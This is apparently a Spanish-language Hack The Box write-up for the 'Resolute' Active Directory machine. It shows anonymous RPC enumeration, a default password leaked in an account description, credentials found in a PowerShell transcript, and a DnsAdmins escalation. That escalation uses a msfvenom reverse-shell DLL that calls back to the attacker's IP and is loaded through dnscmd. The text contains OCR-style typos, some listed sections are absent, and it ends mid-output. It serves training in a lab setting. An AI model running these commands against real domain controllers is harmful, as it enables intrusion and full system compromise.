

RESOLUTE



HACKTHEBOX

IGNACIO AMADOR LÓPEZ

INDICE

- 1. ENUMERACION5
 - SMB.....6
 - RPC.....7
- 2. EXPLOTACION10
- 3. POST-EXPLOTACION11
 - BLOODHOUND.....11
 - DIRECTORIOS Y ARCHIVOS.....12
 - DNSADMINS.....13
- 4. ESCALADA15
- 5. ANALISIS DE VULNERABILIDADES17
 - RPC.....17
- 6. MEDIDAS Y LECCIONES19
 - RPC NULL SESSION19

INDICE DE ILUSTRACIONES

Ilustración 1. Enumeración inicial.....	5
Ilustración 2. Pruebas credenciales básicas SMB	6
Ilustración 3. Prueba para EternalBlue	6
Ilustración 4. Enumeración enum4linux.....	6
Ilustración 5. Enumeración RPC #1.....	7
Ilustración 6. Grepeo de output	7
Ilustración 7. Comprobación de usuarios con kerbrute	8
Ilustración 8. Enumeración RPC #2.....	8
Ilustración 9. Enumeración RPC #3.....	9
Ilustración 10. Prueba de credenciales SMB	10
Ilustración 11. Prueba de credenciales WinRM.....	10
Ilustración 12. Enumeración de Shares	10
Ilustración 13. Inicio de sesión WinRM	10
Ilustración 14. Extracción de información BloodHound.....	11
Ilustración 15. BloodHound: Melanie.....	11
Ilustración 16. Enumeración de objetos ocultos	12
Ilustración 17. Enumeración de objetos ocultos #2	12
Ilustración 18. Credenciales en texto plano	12
Ilustración 19. Prueba de credenciales.....	13
Ilustración 20. BloodHound: Ryan	13
Ilustración 21. LOLBAS: dnscmd.exe.....	14
Ilustración 22. WinRM: ryan	15
Ilustración 23. Inicio de servidor SMB	15
Ilustración 24. Ejecución de vulnerabilidad.....	15
Ilustración 25. Recepción de Reverse Shell	16
Ilustración 26. Root Flag	16
Ilustración 27. Resultado de dsacIs que evidencia enumeración anónima posible vía null sessions	17
Ilustración 28. ACL del dominio MEGABANK.LOCAL con permisos de lectura para Everyone y ANONYMOUS LOGON	17

INDICE DE TABLAS

Tabla 1. Mitigación Null Sessions19

INDICE DE FRAGMENTOS DE CODIGO

Código 1. Enumeración inicial	5
Código 2. nxc SMB	6
Código 3. enum4linux.....	6
Código 4. rpcclient.....	7
Código 5. Grepeo con awk.....	8
Código 6. kerbrute	8
Código 7. Comandos rpcclient.....	9
Código 8. nxc Password Spraying	10
Código 9. nxc enumeración de shares.....	10
Código 10. Evil-winrm login	10
Código 11. Bloodhound extracción de información	11
Código 12. Enumeración de objetos ocultos	12
Código 13. msfvenom DLL payload	15
Código 14. SMB server.....	15
Código 15. Ejecución de vulnerabilidad.....	15

1. ENUMERACION

Sobre la enumeración inicial nos encontramos con un sistema AD, el cual es un DC debido que tiene el puerto 88 abierto. Este cuenta con diferentes servicios típicos de un servidor de tales características como **SMB**, **RPC**, **WINRM**... Descubrimos también que el nombre de dominio es **megabank.local**.

```
~/.Machines/HTB/Resolute $ sudo nmap -p- -sSCV -Pn -oN ini.nmap --min-rate 3500 10.129.96.155
[sudo] password for lamador1:
Starting Nmap 7.95 ( https://nmap.org ) at 2025-12-09 11:25 CET
Warning: 10.129.96.155 giving up on port because retransmission cap hit (10).
Nmap scan report for 10.129.96.155
Host is up (0.078s latency).
Not shown: 65505 closed tcp ports (reset)
PORT      STATE SERVICE VERSION
53/tcp    open  domain Simple DNS Plus
88/tcp    open  kerberos-sec Microsoft Windows Kerberos (server time: 2025-12-09 10:32:36Z)
135/tcp   open  msrpc Microsoft Windows RPC
139/tcp   open  netbios-ssn Microsoft Windows netbios-ssn
389/tcp   open  ldap Microsoft Windows Active Directory LDAP (Domain: megabank.local, Site: Default-First-Site-Name)
445/tcp   open  microsoft-ds Windows Server 2016 Standard 14393 microsoft-ds (workgroup: MEGABANK)
464/tcp   open  kpasswd5? Microsoft Windows RPC over HTTP 1.0
593/tcp   open  ncacn_http Microsoft Windows RPC over HTTP 1.0
636/tcp   open  tcpwrapped
3268/tcp  open  ldap Microsoft Windows Active Directory LDAP (Domain: megabank.local, Site: Default-First-Site-Name)
3269/tcp  open  tcpwrapped
5985/tcp  open  http Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
|_ http-title: Not Found
|_ http-server-header: Microsoft-HTTPAPI/2.0
7777/tcp  filtered cbt
9389/tcp  open  mc-nmf .NET Message Framing
17644/tcp filtered unknown
21051/tcp filtered unknown
29633/tcp filtered unknown
36838/tcp filtered unknown
47001/tcp open  http Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
|_ http-title: Not Found
|_ http-server-header: Microsoft-HTTPAPI/2.0
47871/tcp filtered unknown
49664/tcp open  msrpc Microsoft Windows RPC
49665/tcp open  msrpc Microsoft Windows RPC
49666/tcp open  msrpc Microsoft Windows RPC
49667/tcp open  msrpc Microsoft Windows RPC
49671/tcp open  msrpc Microsoft Windows RPC
49676/tcp open  ncacn_http Microsoft Windows RPC over HTTP 1.0
49677/tcp open  msrpc Microsoft Windows RPC
49686/tcp open  msrpc Microsoft Windows RPC
49710/tcp open  msrpc Microsoft Windows RPC
49735/tcp open  msrpc Microsoft Windows RPC
Service Info: Host: RESOLUTE; OS: Windows; CPE: cpe:/o:microsoft:windows
```

Ilustración 1. Enumeración inicial

```
sudo nmap -p- -sSCV -Pn -oN ini.nmap --min-rate 3500 10.129.96.155
```

Código 1. Enumeración inicial

SMB

Sobre enumeración inicial con SMB encontramos que no tenemos acceso con usuario anónimo ni con usuario invitado.

```
~/Machines/HTB/Resolute nxc smb 10.129.96.155 -u '' -p ''
SMB 10.129.96.155 445 RESOLUTE [*] Windows 10 / Server 2016 Build 14393 x64 (name:RESOLUTE) (domain:megabank.local) (signing:True) (SMBv1:True)
SMB 10.129.96.155 445 RESOLUTE [*] megabank.local\

~/Machines/HTB/Resolute nxc smb 10.129.96.155 -u 'Guest' -p ''
SMB 10.129.96.155 445 RESOLUTE [*] Windows 10 / Server 2016 Build 14393 x64 (name:RESOLUTE) (domain:megabank.local) (signing:True) (SMBv1:True)
SMB 10.129.96.155 445 RESOLUTE [-] megabank.local\Guest: STATUS_ACCOUNT_DISABLED
```

Ilustración 2. Pruebas credenciales básicas SMB

```
nxc smb <IP> -u <USER> -p <PASS>
```

Código 2. nxc SMB

Además hemos visto que el equipo cuenta con la versión SMBv1, por lo que podría ser vulnerable a EternalBlue, pero si comprobamos esto mediante un modulo de escaneo de metasploit vemos que el equipo no es vulnerable.

```
msf auxiliary(scanner/smb/smb_ms17_010) > run
[-] 10.129.96.155:445 - Host does NOT appear vulnerable.
[*] 10.129.96.155:445 - Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
```

Ilustración 3. Prueba para EternalBlue

Si llevamos a cabo una enumeración con enum4linux no encontramos nada mas allá, nada relevante en nuestro caso.

```
~/Machines/HTB/Resolute enum4linux -u '' -p '' 10.129.96.155
Starting enum4linux v0.9.1 ( http://labs.portcullis.co.uk/application/enum4linux/ ) on Tue Dec 9 11:39:57 2025

===== ( Target Information ) =====
Target ..... 10.129.96.155
RID Range ..... 500-550,1000-1050
Username ..... ''
Password ..... ''
Known Usernames .. administrator, guest, krbtgt, domain admins, root, bin, none

===== ( Enumerating Workgroup/Domain on 10.129.96.155 ) =====
[E] Can't find workgroup/domain

===== ( Session Check on 10.129.96.155 ) =====
[+] Server 10.129.96.155 allows sessions using username '', password ''

===== ( Getting domain SID for 10.129.96.155 ) =====
Domain Name: MEGABANK
Domain Sid: S-1-5-21-1392959593-3013219662-3596683436
[+] Host is part of a domain (not a workgroup)
enum4linux complete on Tue Dec 9 11:40:08 2025
```

Ilustración 4. Enumeración enum4linux

```
enum4linux -u '' -p '' <IP>
```

Código 3. enum4linux

RPC

Si intentamos la enumeración por parte de RPC, vemos que encontramos la posibilidad de enumerar información del sistema por medio de un contexto anónimo. Podemos enumerar en primera instancia los usuarios de dominio existentes.

```
~/.Machines/HTB/Resolute  rpcclient 10.129.96.155 -U '' -N
rpcclient $> enumdomusers
user:[Administrator] rid:[0x1f4]
user:[Guest] rid:[0x1f5]
user:[krbtgt] rid:[0x1f6]
user:[DefaultAccount] rid:[0x1f7]
user:[ryan] rid:[0x451]
user:[marko] rid:[0x457]
user:[sunita] rid:[0x19c9]
user:[abigail] rid:[0x19ca]
user:[marcus] rid:[0x19cb]
user:[sally] rid:[0x19cc]
user:[fred] rid:[0x19cd]
user:[angela] rid:[0x19ce]
user:[felicia] rid:[0x19cf]
user:[gustavo] rid:[0x19d0]
user:[ulf] rid:[0x19d1]
user:[stevie] rid:[0x19d2]
user:[claire] rid:[0x19d3]
user:[paulo] rid:[0x19d4]
user:[steve] rid:[0x19d5]
user:[annette] rid:[0x19d6]
user:[annika] rid:[0x19d7]
user:[per] rid:[0x19d8]
user:[claudie] rid:[0x19d9]
user:[melanie] rid:[0x2775]
user:[zach] rid:[0x2776]
user:[simon] rid:[0x2777]
user:[naoki] rid:[0x2778]
rpcclient $>
```

Ilustración 5. Enumeración RPC #1

```
rpcclient <IP> -U '' -N
```

Código 4. rpcclient

Como posiblemente deberemos comprobar cuales de los usuarios son validos en el servidor, los vamos a guardar en un archivo para posteriormente poder comprobar la validez de estos para el dominio. Grepeamos y guardamos los nombres de usuario en otro archivo por medio de awk

```
~/.Machines/HTB/Resolute  awk -F'[[]]' '/user:/ {print $2}' users-dirty.txt
Administrator
Guest
krbtgt
DefaultAccount
ryan
marko
sunita
abigail
marcus
sally
fred
angela
felicia
gustavo
ulf
stevie
claire
paulo
steve
annette
annika
per
claudie
melanie
zach
simon
naoki

~/.Machines/HTB/Resolute  awk -F'[[]]' '/user:/ {print $2}' users-dirty.txt > users.txt
```

Ilustración 6. Grepeo de output


```
awk -F '[][]' ' /user:/ {print $2}' <FILE> > <OUTPUTFILE>
```

Código 5. Grepo con awk

Y si comprobamos la validez de los usuarios vemos que todos los enumerados son válidos, como era de esperar.

```
~/Machines/HTB/Resolute kerbrute userenum users.txt -d megabank.local --dc 10.129.96.155

Version: v1.0.3 (9dad6e1) - 12/09/25 - Ronnie Flathers @ropnop

2025/12/09 16:40:09 > Using KDC(s):
2025/12/09 16:40:09 > 10.129.96.155:88

2025/12/09 16:40:09 > [+] VALID USERNAME: Administrator@megabank.local
2025/12/09 16:40:09 > [+] VALID USERNAME: marko@megabank.local
2025/12/09 16:40:09 > [+] VALID USERNAME: ryan@megabank.local
2025/12/09 16:40:09 > [+] VALID USERNAME: marcus@megabank.local
2025/12/09 16:40:09 > [+] VALID USERNAME: sunita@megabank.local
2025/12/09 16:40:09 > [+] VALID USERNAME: sally@megabank.local
2025/12/09 16:40:09 > [+] VALID USERNAME: abigail@megabank.local
2025/12/09 16:40:09 > [+] VALID USERNAME: fred@megabank.local
2025/12/09 16:40:09 > [+] VALID USERNAME: angela@megabank.local
2025/12/09 16:40:09 > [+] VALID USERNAME: felicia@megabank.local
2025/12/09 16:40:09 > [+] VALID USERNAME: gustavo@megabank.local
2025/12/09 16:40:09 > [+] VALID USERNAME: claire@megabank.local
2025/12/09 16:40:09 > [+] VALID USERNAME: paulo@megabank.local
2025/12/09 16:40:09 > [+] VALID USERNAME: annette@megabank.local
2025/12/09 16:40:09 > [+] VALID USERNAME: steve@megabank.local
2025/12/09 16:40:09 > [+] VALID USERNAME: stevie@megabank.local
2025/12/09 16:40:09 > [+] VALID USERNAME: ulf@megabank.local
2025/12/09 16:40:09 > [+] VALID USERNAME: per@megabank.local
2025/12/09 16:40:09 > [+] VALID USERNAME: annika@megabank.local
2025/12/09 16:40:09 > [+] VALID USERNAME: claude@megabank.local
2025/12/09 16:40:09 > [+] VALID USERNAME: melanie@megabank.local
2025/12/09 16:40:09 > [+] VALID USERNAME: zach@megabank.local
2025/12/09 16:40:09 > [+] VALID USERNAME: simon@megabank.local
2025/12/09 16:40:09 > [+] VALID USERNAME: naoki@megabank.local
2025/12/09 16:40:09 > Done! Tested 27 usernames (24 valid) in 0.119 seconds
```

Ilustración 7. Comprobación de usuarios con kerbrute

```
kerbrute userenum <DICT> -d <DOMAIN> --dc <DOMAIN-IP>
```

Código 6. kerbrute

También Podemos enumerar otra información como la información “de visualización” de las cuentas de usuario del dominio por medio de **querydispinfo**.

```
~/Machines/HTB/Resolute rpcclient 10.129.96.155 -U '' -N

rpcclient $> querydispinfo
index: 0x10b0 RID: 0x19ca acb: 0x00000010 Account: abigail Name: (null) Desc: (null)
index: 0xfbc RID: 0x1f4 acb: 0x00000210 Account: Administrator Name: (null) Desc: Built-in account for administering the computer/domain
index: 0x10b4 RID: 0x19ce acb: 0x00000010 Account: angela Name: (null) Desc: (null)
index: 0x10bc RID: 0x19d6 acb: 0x00000010 Account: annette Name: (null) Desc: (null)
index: 0x10bd RID: 0x19d7 acb: 0x00000010 Account: annika Name: (null) Desc: (null)
index: 0x10b9 RID: 0x19d3 acb: 0x00000010 Account: claire Name: (null) Desc: (null)
index: 0x10bf RID: 0x19d9 acb: 0x00000010 Account: claude Name: (null) Desc: (null)
index: 0xfbe RID: 0x1f7 acb: 0x00000215 Account: DefaultAccount Name: (null) Desc: A user account managed by the system.
index: 0x10b5 RID: 0x19cf acb: 0x00000010 Account: felicia Name: (null) Desc: (null)
index: 0x10b3 RID: 0x19cd acb: 0x00000010 Account: fred Name: (null) Desc: (null)
index: 0xfbd RID: 0x1f5 acb: 0x00000215 Account: Guest Name: (null) Desc: Built-in account for guest access to the computer/domain
index: 0x10b6 RID: 0x19d0 acb: 0x00000010 Account: gustavo Name: (null) Desc: (null)
index: 0xff4 RID: 0x1f6 acb: 0x00000011 Account: krbtgt Name: (null) Desc: Key Distribution Center Service Account
index: 0x10b1 RID: 0x19ch acb: 0x00000010 Account: marcus Name: (null) Desc: (null)
index: 0x10a9 RID: 0x457 acb: 0x00000210 Account: marko Name: Marko Novak Desc: Account created. Password set to Welcome123!
index: 0x10c0 RID: 0x2775 acb: 0x00000010 Account: melanie Name: (null) Desc: (null)
index: 0x10c3 RID: 0x2778 acb: 0x00000010 Account: naoki Name: (null) Desc: (null)
index: 0x10ba RID: 0x19d4 acb: 0x00000010 Account: paulo Name: (null) Desc: (null)
index: 0x10be RID: 0x19d8 acb: 0x00000010 Account: per Name: (null) Desc: (null)
index: 0x10a3 RID: 0x451 acb: 0x00000210 Account: ryan Name: Ryan Bertrand Desc: (null)
index: 0x10b2 RID: 0x19cc acb: 0x00000010 Account: sally Name: (null) Desc: (null)
index: 0x10c2 RID: 0x2777 acb: 0x00000010 Account: simon Name: (null) Desc: (null)
index: 0x10bb RID: 0x19d5 acb: 0x00000010 Account: steve Name: (null) Desc: (null)
index: 0x10b8 RID: 0x19d2 acb: 0x00000010 Account: stevie Name: (null) Desc: (null)
index: 0x10af RID: 0x19c9 acb: 0x00000010 Account: sunita Name: (null) Desc: (null)
index: 0x10b7 RID: 0x19d1 acb: 0x00000010 Account: ulf Name: (null) Desc: (null)
index: 0x10c1 RID: 0x2776 acb: 0x00000010 Account: zach Name: (null) Desc: (null)
rpcclient $>
```

Ilustración 8. Enumeración RPC #2

Encontramos entonces que en una de las descripciones por defecto, que normalmente debería de ser cambiada, nos topamos con la que es la contraseña establecida por defecto. Esta la podremos comprobar para ver si alguno de los usuarios que hemos encontrado anteriormente aun no la ha cambiado y tenemos acceso al sistema.

```
rpcclient $> queryuser marko
User Name      : marko
Full Name      : Marko Novak
Home Drive     :
Dir Drive      :
Profile Path    :
Logon Script    :
Description    : Account created. Password set to Welcome123!
Workstations    :
Comment        :
Remote Dial    :
Logon Time      : Thu, 01 Jan 1970 01:00:00 CET
Logoff Time     : Thu, 01 Jan 1970 01:00:00 CET
Kickoff Time    : Thu, 14 Sep 30828 04:48:05 CEST
Password last set Time : Fri, 27 Sep 2019 15:17:15 CEST
Password can change Time : Sat, 28 Sep 2019 15:17:15 CEST
Password must change Time: Thu, 14 Sep 30828 04:48:05 CEST
unknown_2[0..31]...
user_rid       : 0x457
group_rid      : 0x201
acb_info       : 0x00000210
fields_present : 0x00ffffff
logon_divs     : 168
bad_password_count: 0x00000000
logon_count    : 0x00000000
padding1[0..7]...
logon_hrs[0..21]...
```

Ilustración 9. Enumeración RPC #3

```
enumdomusers
querydispinfo
queryuser <USER>
```

Código 7. Comandos rpcclient

3. POST-EXPLOTACION

BLOODHOUND

Deberemos de seguir enumerando para escalar, por ello hacemos uso de BloodHound para ver si encontramos métodos de movimiento lateral por medio de ACLs, grupos...



Ilustración 14. Extracción de información BloodHound

```
bloodhound-python -d <DOMAIN> -u <USER> -p <PASSWORD> -gc <MACHINE_DN> -c all -ns <DNS_IP>
```

Código 11. Bloodhound extracción de información

Pero no encontramos nada relevante en cuanto al usuario que hemos comprometido, por lo que debemos explorar otro vector de ataque para esta máquina.




Ilustración 15. BloodHound: Melanie

DIRECTORIOS Y ARCHIVOS

Si enumeramos directorios y archivos en el sistema, tanto lo visible como los objetos ocultos por medio de **-Force**, nos encontramos con directorios y archivos no comunes en un sistema Windows.

```
*Evil-WinRM* PS C:\> dir -Force

Directory: C:\

Mode                LastWriteTime         Length Name
----                -
d--hs-             12/3/2019    6:40 AM                $RECYCLE.BIN
d--hsl             9/25/2019   10:17 AM            Documents and Settings
d-----            9/25/2019    6:19 AM                PerfLogs
d-r---             9/25/2019   12:39 PM            Program Files
d-----            11/20/2016    6:36 PM            Program Files (x86)
d--h--             9/25/2019   10:48 AM            ProgramData
d--h--             12/3/2019    6:32 AM            PSTranscripts
d--hs-             9/25/2019   10:17 AM            Recovery
d--hs-             9/25/2019    6:25 AM            System Volume Information
d-r---             12/4/2019    2:46 AM                Users
d-----            12/4/2019    5:15 AM                Windows
-arhs-             11/20/2016    5:50 PM           389408 bootmgr
-a-hs-              7/16/2016    6:10 AM              1 B00TNXT
-a-hs-             12/9/2025    2:30 AM          402653184 pagefile.sys
```

Ilustración 16. Enumeración de objetos ocultos

```
dir -Force
```

Código 12. Enumeración de objetos ocultos

Uno de esos directorios es **PSTranscripts**, en este encontramos un archivo un tanto sospechoso.

```
*Evil-WinRM* PS C:\> cd PSTranscripts
*Evil-WinRM* PS C:\PSTranscripts> dir -Force

Directory: C:\PSTranscripts

Mode                LastWriteTime         Length Name
----                -
d--h--             12/3/2019    6:45 AM           20191203

*Evil-WinRM* PS C:\PSTranscripts> cd 20191203
*Evil-WinRM* PS C:\PSTranscripts\20191203> dir -Force
A parameter cannot be found that matches parameter name 'Froce'.
At line:1 char:5
+ dir -Froce
+ ~~~~~
+ CategoryInfo          : InvalidArgument: (:) [Get-ChildItem], ParameterBindingException
+ FullyQualifiedErrorId : NamedParameterNotFound,Microsoft.PowerShell.Commands.GetChildItemCommand
*Evil-WinRM* PS C:\PSTranscripts\20191203> dir -Force

Directory: C:\PSTranscripts\20191203

Mode                LastWriteTime         Length Name
----                -
-arh--             12/3/2019    6:45 AM           3732 PowerShell_transcript.RESOLUTE.0JuoBGhU.20191203063201.txt

*Evil-WinRM* PS C:\PSTranscripts\20191203>
```

Ilustración 17. Enumeración de objetos ocultos #2

En el archive encontramos lo que parece una ejecución de scripts y/o comandos y su output. En esto encontramos unas credenciales para el usuario **ryan**.

```
{ if ($?) { if ($LASTEXITCODE) { exit $LASTEXITCODE } else { exit 1 } } }
>> CommandInvocation(Out-String): "Out-String"
>> ParameterBinding(Out-String): name="Stream", value="True"
*****
Windows PowerShell transcript start
Start time: 20191203063515
Username: MEGABANK\ryan
RunAs User: MEGABANK\ryan
Machine: RESOLUTE (Microsoft Windows NT 10.0.14393.0)
Host Application: C:\Windows\system32\wsaprovhost.exe -Embedding
Process ID: 2800
PSVersion: 5.1.14393.2273
PSEdition: Desktop
PSCompatibleVersions: 1.0, 2.0, 3.0, 4.0, 5.0, 5.1.14393.2273
BuildVersion: 10.0.14393.2273
CLRVersion: 4.0.30319.42000
WSManStackVersion: 3.0
PSRemotingProtocolVersion: 2.3
SerializationVersion: 1.1.0.1
*****
Command start time: 20191203063515
*****
PS>CommandInvocation(Out-String): "Out-String"
>> ParameterBinding(Out-String): name="InputObject", value="The syntax of this command is:"
cmd : The syntax of this command is:
At line:1 char:1
+ cmd /c net use X: \\fs01\backups ryan Serv3r4Admin4cc1231
+ ~~~~~
+ CategoryInfo          : NotSpecified (The syntax of this command is:String) [], RemoteException
+ FullyQualifiedErrorId : NativeCommandError
cmd : The syntax of this command is:
At line:1 char:1
+ cmd /c net use X: \\fs01\backups ryan Serv3r4Admin4cc1231
+ ~~~~~
+ CategoryInfo          : NotSpecified (The syntax of this command is:String) [], RemoteException
+ FullyQualifiedErrorId : NativeCommandError
*****
Windows PowerShell transcript start
Start time: 20191203063515
Username: MEGABANK\ryan
RunAs User: MEGABANK\ryan
Machine: RESOLUTE (Microsoft Windows NT 10.0.14393.0)
Host Application: C:\Windows\system32\wsaprovhost.exe -Embedding
Process ID: 2800
PSVersion: 5.1.14393.2273
PSEdition: Desktop
PSCompatibleVersions: 1.0, 2.0, 3.0, 4.0, 5.0, 5.1.14393.2273
BuildVersion: 10.0.14393.2273
CLRVersion: 4.0.30319.42000
WSManStackVersion: 3.0
PSRemotingProtocolVersion: 2.3
SerializationVersion: 1.1.0.1
*****
```

Ilustración 18. Credenciales en texto plano

```

C:\Windows\system32\cmd.exe /c nxc smb 10.129.96.155 -u 'ryan' -p 'Serv3r4Admincc123!' --shares
[+] windows 10 / Server 2016 Build 14393 x64 (name:RESOLUTE) (domain:megabank.local) (signing:True) (SMBv1:True)
[*] megabank.local\ryan\Serv3r4Admincc123! (Pm3d!)
[*] Enumerated shares

Share          Permissions      Remark
-----
ADMIN$         Remote Admin     Remote Admin
C$             Default share    Default share
IPC$           READ            Remote IPC
NETLOGON       READ            Logon server share
SYSVOL         READ            Logon server share

C:\Windows\system32\cmd.exe /c nxc winrm 10.129.96.155 -u 'ryan' -p 'Serv3r4Admincc123!' --shares
usage: nxc [-h] [--version] [-t THREADS] [--timeout TIMEOUT] [--jitter INTERVAL] [--verbose] [--debug] [--no-progress] [--log LOG] [-6] [--dns-server DNS_SERVER] [--dns-tcp] [--dns-timeout DNS_TIMEOUT]
(rdp,wmi,vnc,lftp,dap,mssql,smb,winrm,ssh,nfs) ...
nxc: error: unrecognized arguments: --shares

C:\Windows\system32\cmd.exe /c nxc winrm 10.129.96.155 -u 'ryan' -p 'Serv3r4Admincc123!'
[+] windows 10 / Server 2016 Build 14393 (name:RESOLUTE) (domain:megabank.local)
usr/lib/python3/dist-packages/spnego/_ntlm_raw/crypto.py:45: CryptographyDeprecationWarning: ARC4 will be removed from cryptography.hazmat.primitives.ciphers.algorithms.ARC4 and will be removed from cryptography.hazmat.primitives.ciphers.algorithms.ARC4 in 48.0.0.
arc4 = algorithms.ARC4(self._key)
[+] megabank.local\ryan\Serv3r4Admincc123! (Pm3d!)

```

Y si comprobamos sus poderes dentro del sistema por medio de BloodHound, lo que vemos es que no cuenta con ACLs de ningún tipo pero pertenece al grupo DnsAdmins, un grupo altamente vulnerable como veremos más adelante.



Este grupo cuenta con una vulnerabilidad basada en un abuso de permisos excesivos, donde cualquier usuario que sea miembro de **DNSAdmins** puede decirle al servicio de DNS que cargue una DLL arbitraria como *serverlevelplugin.dll*. Esto nos permite ejecutar código arbitrario como NT/AUTHORITY SYSTEM en el servidor DNS, que en nuestro caso corresponde a la maquina debido que contaba con tal servicio activado.

13

/Dnscmd.exe

☆ Star8,178

Execute (DLL, Remote)

A command-line interface for managing DNS servers

Paths:

C:\Windows\System32\Dnscmd.exe
C:\Windows\SysWOW64\Dnscmd.exe

Resources:

- <https://medium.com/@espenesenor/feature-not-bug-dnsadmin-to-dc-compromise-in-one-line-a01779b8dc83>
- <https://blog.3ar.de/winning-dns-server-level-domain-dll-injection.html>
- https://github.com/dim0x69/dns-exe-persistence/tree/master/dns-plugindll_vcpp
- <https://twitter.com/Hexacorn/status/994000792628719618>
- <http://www.labofapenetrationtester.com/2017/05/abusing-dnsadmins-privilege-for-escalation-in-active-directory.html>

Acknowledgements:

- Shay Ber
- Dimitrios Slamanis (@dim0x69)
- Nikhil SamratAshok (@nikhil_mutt)

Detections:

- Sigma: [proc_creation_win_dnscmd_install_new_server_level_plugin_dll.yml](#)
- IOC: Dnscmd.exe loading dll from UNC/arbitrary path

Execute

Adds a specially crafted DLL as a plug-in of the DNS Service. This command must be run on a DC by a user that is at least a member of the DnsAdmins group. See the reference links for DLL details.

```
dncmd.exe dcl:lab.int /config /serverlevelplugindll \\servername\C$\Windows\Temp\file.dll
```

Use case:

Remotely inject dll to dns server

Privileges required:

DNS admin

Operating systems:

Windows server

ATT&CK® technique:

T1543.003 Windows_Service

Tags:

Execute: DLL Execute: Remote

4. ESCALADA

Vemos que efectivamente contamos con acceso mediante consola.

```
~/Machines/HTB/Resolute$ evil-winrm -i 10.129.96.155 -u 'ryan' -p 'Serv3r4Admin4cc1231'
Evil-WinRM shell v3.7

Warning: Remote path completions is disabled due to ruby limitation: undefined method `quoting_detection_proc' for module Reline
Data: For more information, check Evil-WinRM Github: https://github.com/Hackplayers/evil-winrm#remote-path-completion
Info: Establishing connection to remote endpoint
*Evil-WinRM* PS C:\Users\ryan\Documents> dir
*Evil-WinRM* PS C:\Users\ryan\Documents> cd ../Desktop
*Evil-WinRM* PS C:\Users\ryan\Desktop> dir

Directory: C:\Users\ryan\Desktop

Mode                LastWriteTime         Length Name
----                -
-b-r--             12/3/2019   7:34 AM            155 note.txt

*Evil-WinRM* PS C:\Users\ryan\Desktop> more note.txt
Email to team:
- due to change freeze, any system changes (apart from those to the administrator account) will be automatically reverted within 1 minute
*Evil-WinRM* PS C:\Users\ryan\Desktop>
```

Ilustración 22. WinRM: ryan

Nuestro primer paso se basa en crear un payload con formato DLL el cual nos permita ejecutar comandos como NT/AUTHORITY SYSTEM. Esto vamos a llevarlo a cabo por medio de msfvenom y la creación de una Reverse Shell.

```
msfvenom -p windows/x64/shell_reverse_tcp LHOST=10.10.15.253 LPORT=9999 -f dll -o rev.dll
```

Código 13. msfvenom DLL payload

Una vez tenemos la Reverse Shell abrimos a la escucha un servidor SMB al cual haremos la petición del archivo para cargarlo en el DNS de la máquina.

```
~/Machines/HTB/Resolute$ impacket-smbserver kali . -smb2support
Impacket v0.13.0.dev0 - Copyright Fortra, LLC and its affiliated companies

[*] Callback added for UUID 4B324FC8-1670-01D3-1278-5A47BF6EE188 V:3.0
[*] Callback added for UUID 6BFFD098-A112-3610-9833-46C3F87E345A V:1.0
```

Ilustración 23. Inicio de servidor SMB

```
impacket-smbserver <SHARE> <DIR> -smb2support
```

Código 14. SMB server

Y lo que nos queda es ejecutar el comando para cargar el payload como DLL y reiniciar el servicio DNS para que se ejecute.

```
*Evil-WinRM* PS C:\Users\ryan\Documents> dnscmd.exe /config /serverlevelplugindll \\10.10.15.253\kali\rev.dll
Registry property serverlevelplugindll successfully reset.
Command completed successfully.

*Evil-WinRM* PS C:\Users\ryan\Documents> sc.exe stop dns

SERVICE_NAME: dns
        TYPE               : 10  WIN32_OWN_PROCESS
        STATE                : 3   STOP_PENDING
                           (STOPPABLE, PAUSABLE, ACCEPTS_SHUTDOWN)
        WIN32_EXIT_CODE       : 0   (0x0)
        SERVICE_EXIT_CODE   : 0   (0x0)
        CHECKPOINT           : 0x0
        WAIT_HINT            : 0x0

*Evil-WinRM* PS C:\Users\ryan\Documents> sc.exe start dns


SERVICE_NAME: dns
        TYPE               : 10  WIN32_OWN_PROCESS
